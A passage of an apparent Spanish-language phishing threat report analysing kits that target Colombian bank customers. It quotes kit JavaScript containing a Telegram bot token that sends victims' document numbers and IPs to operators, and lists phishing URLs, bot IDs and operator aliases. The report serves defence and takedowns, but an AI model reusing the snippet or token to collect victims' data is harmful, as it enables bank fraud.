La más interesante de esas llamadas es la “getLogs”, la que debería entregar las credenciales guardadas en la BBDD, pero hasta el momento no tenemos validación de que se encuentren guardadas porque siempre encontramos el mensaje de “no se encontraron logos”.

```
{"ok":false,"message":"no se encontraron logos"}
```

En iteraciones anteriores del pack 0009 podíamos encontrar las credenciales directamente invocando esta llamada en la BBDD, pero con este pack 0009-5 hicieron algunos ajustes en el Backend para que esto no suceda.

Solo podemos generar teorías en este momento, pero pueden haber 2 cosas que previenen la obtención de estos datos:

- La obligación de estar en una sesión correcta, para la cual necesitamos un login que no tenemos acceso actualmente
- La eliminación de cada dato luego de “obtenerlo” con el método “delAndGet” definido anteriormente.

Aún así, sin más acceso a los datos no tenemos mayor información que entregar en este caso.

Lo único que podemos recomendar es el monitoreo activo o sencillamente la toma de control del dominio “garyvideos.click” para que puedan obtener mayor información del caso.

Kit 0070


Este mes queremos presentar un nuevo kit que afecta a un banco en Colombia

Este mes queremos presentar un nuevo kit que afecta a un banco en Colombia, y que tiene como víctimas directas a los usuarios de este banco.

Este kit es muy similar (en concepto) al 0053 que habíamos hablado en reportes anteriores. El cual estaba dirigido a las personas peruanas y tenía comunicación directa con los controladores del kit a través de Telegram. Para más información revisar el boletín del mes de Julio[12].

El kit 0070 es sólo un poco distinto, porque mientras el anterior abusaba de la infraestructura de Firebase, éste ahora se aloja principalmente en el servicio de Replit (https://replit.com). Este servicio lo habíamos comentado también en reportes anteriores, y es un servicio que principalmente busca alojar pruebas de concepto para desarrolladores.

Este pack lo comenzamos a ver luego de que hicimos la charla en DragonJAR Conference[13], porque comenzamos a tener muchos reportes de este tipo de sitios que no conocíamos ni podíamos detectar. De hecho como podemos ver en el gráfico siguiente:



12 https://finsin.cl/2022/08/08/reporte-mensual-de-phishing-julio-2022/
13 https://finsin.cl/2022/09/08/participamos-en-dragonjarcon-2022/

Solamente tenemos datos de fines de agosto y ahora de septiembre, pero no teníamos datos anteriores. Lo cual nos hace pensar que nos faltaba visibilidad de este tipo de kits, pero que no son "novedad" para la gente en Colombia.

Analizando un poco este kit, tenemos que los delincuentes se comunican los datos extraídos a través de Telegram, estos datos los envían con un código Javascript almacenado en alguno de estos archivos:

- js/sax.js
- js/sax2.js
- js/sax22.js
- js/sax3.js

Los archivos guardan directamente la configuración de los bots de Telegram y el id del chat

Estos archivos guardan directamente la configuración de los bots de Telegram y el id del chat, por ejemplo:

```
//bot token
var telegram_bot_id = "5431518995:AAHfZFbb24eacVeHxLOSeiEZ67-PAFZEhyw";
//chat id
var chat_id = 1831387398;
var u_name, ip, ip2;
var ready = function () {
    u_name = document.getElementById("DocumentNumber").value;
    ip = document.getElementById("gfg").innerHTML;
    ip2 = document.getElementById("address").innerHTML;
    message = "USER B4NC0L0MBI4: " + u_name + "\nIP: " + ip +"\n" + ip2;
};
```

Analizando los archivos .js

Usando esos archivos como base tenemos los siguientes bots, asociados a cada uno de los sitios de phishing recolectados:

URL Base	Chat ID	Bot ID
https://sucursalbancol.repl.co	5650746250	5629982510
https://bancolombiagrup.bancolombiagrup.repl.co	5652993221	5693490051
https://online1bancolom.repl.co	1831387398	5431518995
https://bancolombia0101.repl.co	1502580135	5511957735
https://bancolombi2222.repl.co	1831387398	5431518995
https://bancolombia2020.repl.co	1502580135	5511957735
https://bancolombiause.repl.co	5650746250	5629982510
https://bancolominfo555.repl.co	1831387398	5431518995
https://seguridad.soporte00.repl.co	-736609091	5482898056
https://bancolombiausel.repl.co	5650746250	5629982510
https://harmonious-pony-871845.netlify.app	-706063848	5458731499
https://harmonious-pony-871845.netlify.app	-706063848	5458731499
https://bankco23kds.baolombia93jkd.repl.co	5573002586	5752707248
https://bancolombibank.bancolombibank.repl.co	1831387398	5431518995
https://bancolombia200.bancolombia200.repl.co	1831387398	5431518995
https://bancolombank.repl.co	1831387398	5431518995
https://bancolombia200.repl.co	1831387398	5431518995
https://bancolombiaweb.repl.co	5650746250	5629982510
https://bancolombibank.repl.co	1831387398	5431518995
https://bancolombia2558.repl.co	1831387398	5431518995
https://bancolombi25.repl.co	1831387398	5431518995
https://bancolombi25.repl.co	1831387398	5431518995
https://bancolombianew.repl.co	5650746250	5629982510
https://galiciasuupporrt.galiciaaaa.repl.co	-736609091	5482898056
https://galipersoas2022.ajua8uh.repl.co	-736609091	5482898056
https://galiciasuport.galiciaaaa.repl.co	-736609091	5482898056
https://seguridaddetoken.activotoken.repl.co	-5211804504	5776716534
https://alarmingangryapplication.bancolombia1111.repl.co	1502580135	5756261190
https://palatableleanwebsphere.bancolombia1111.repl.co	5677452420	5756261190
https://enviousashamedcoldfusion.onlinebankinf.repl.co	-736609091	5482898056
https://usevbancolombia.usevbancolombia.repl.co	5650746250	5629982510
https://onlinebgaliciaar.homebbar.repl.co	5447936478	5507577768
https://onlinebgaliciaar.homebbar.repl.co	5447936478	5507577768
https://bancolombia5646.wfjfwkdcckc.repl.co	5118912146	5455554519
https://interbancainforma.bancabloqueada.repl.co	-736609091	5482898056
http://onlinebanking.infgalicia.repl.co	-736609091	5482898056
https://banc0lombi4.banescpa.repl.co	5000224470	5671800216

Si lo vemos a nivel global, podemos hacer un análisis de los bots y los chats similar al del pack 0053 del reporte anterior, para intentar ver quienes están detrás de esto.

A nivel de Bots y chats, tenemos que son bastante interesantes, porque no encontramos que se hayan superpuesto, cada bot tiene un controlador distinto, como vemos en la siguiente tabla:

Bot ID	Bot First Name	Controlador	Cantidad
5431518995	romero123	Andres	11
5629982510	Pitter_barreto	Pitter	6
5458731499	Santoninattxx	dantw2*	2
5507577768	galiciatokkenbot	Elcrack	2
5511957735	boti	Trade4life	2
5455554519	Lizadodaviplatabot	Arnulfo	1
5671800216	Bancolombia-new	Jose	1
5693490051	Gochilandia_bot	Dale	1
5752707248	bancolombiarela10bot	Ragnarok	1

El caso particular del bot llamado “Santoninattxx” es distinto, porque ese bot no está asociado a un chat privado, sino que directamente está asociado a un grupo o canal, del cual el usuario “dantw2” (user_id 5527700122) es el único administrador.

Al igual que en otros casos al identificar a usuarios detrás de cuentas de Telegram es muy complejo, por lo que la idea es que de aquí en adelante las autoridades competentes se puedan hacer cargo de las investigaciones. Cualquier dato que necesiten estamos aquí para poder proporcionarlo.

Palabras finales

Al igual que en otros reportes, queremos agradecer a quienes nos han apoyado en la plataforma. A través de todos estos meses siempre es bonito y refrescante poder recibir las palabras de apoyo con el proyecto y que eso se traduzca tanto en la detección de nuevos kits como en el mejor entendimiento de éstos.

Aunque somos una fundación con base en Chile, tenemos bastante información relacionada con kits de otros países, la que podemos compartir con la gente afectada, y además queremos ir potenciando esta información día a día con la ayuda de todos ustedes.

El "problema del Phishing" es algo que requiere una acción constante y hay que llegar un poco más allá para poder buscar el fondo del asunto. Cada institución afectada tiene el derecho de contactarse con empresas como Firebase, Replit, Namecheap o cualquier otra, para identificar y denunciar este tipo de abusos, cosa de que no solo sea el takedown una vez, sino que una investigación más a profundidad en conjunto.

Con FINSIN estamos buscando llegar más allá y creemos que con este tipo de plataformas podemos dar más información tanto para las empresas afectadas, para los servicios de takedown, como para las policías que podrían buscar nexos entre estas estafas. Nuestra intención siempre es ayudar a la comunidad en general.

Muchas gracias por el apoyo y nos leemos en el siguiente reporte.

Reportes anteriores

- Reporte Agosto
  - https://finsin.cl/2022/09/11/reporte-mensual-de-phishing-agosto-2022/
- Reporte Julio
  - https://finsin.cl/2022/08/08/reporte-mensual-de-phishing-julio-2022/
- Reporte Junio
  - https://finsin.cl/2022/07/04/reporte-mensual-de-phishing-junio-2022/
- Reporte Mayo
  - https://finsin.cl/2022/06/05/reporte-mensual-de-phishing-mayo-2022/
- Reporte Abril
  - https://finsin.cl/2022/05/09/reporte-mensual-de-phishing-abril-2022/
- Reporte Marzo
  - https://finsin.cl/2022/04/04/reporte-mensual-de-phishing-marzo-2022/
- Reporte Enero-Febrero 2022
  - https://finsin.cl/2022/03/03/reporte-mensual-de-phishing-enero-febrero-2022/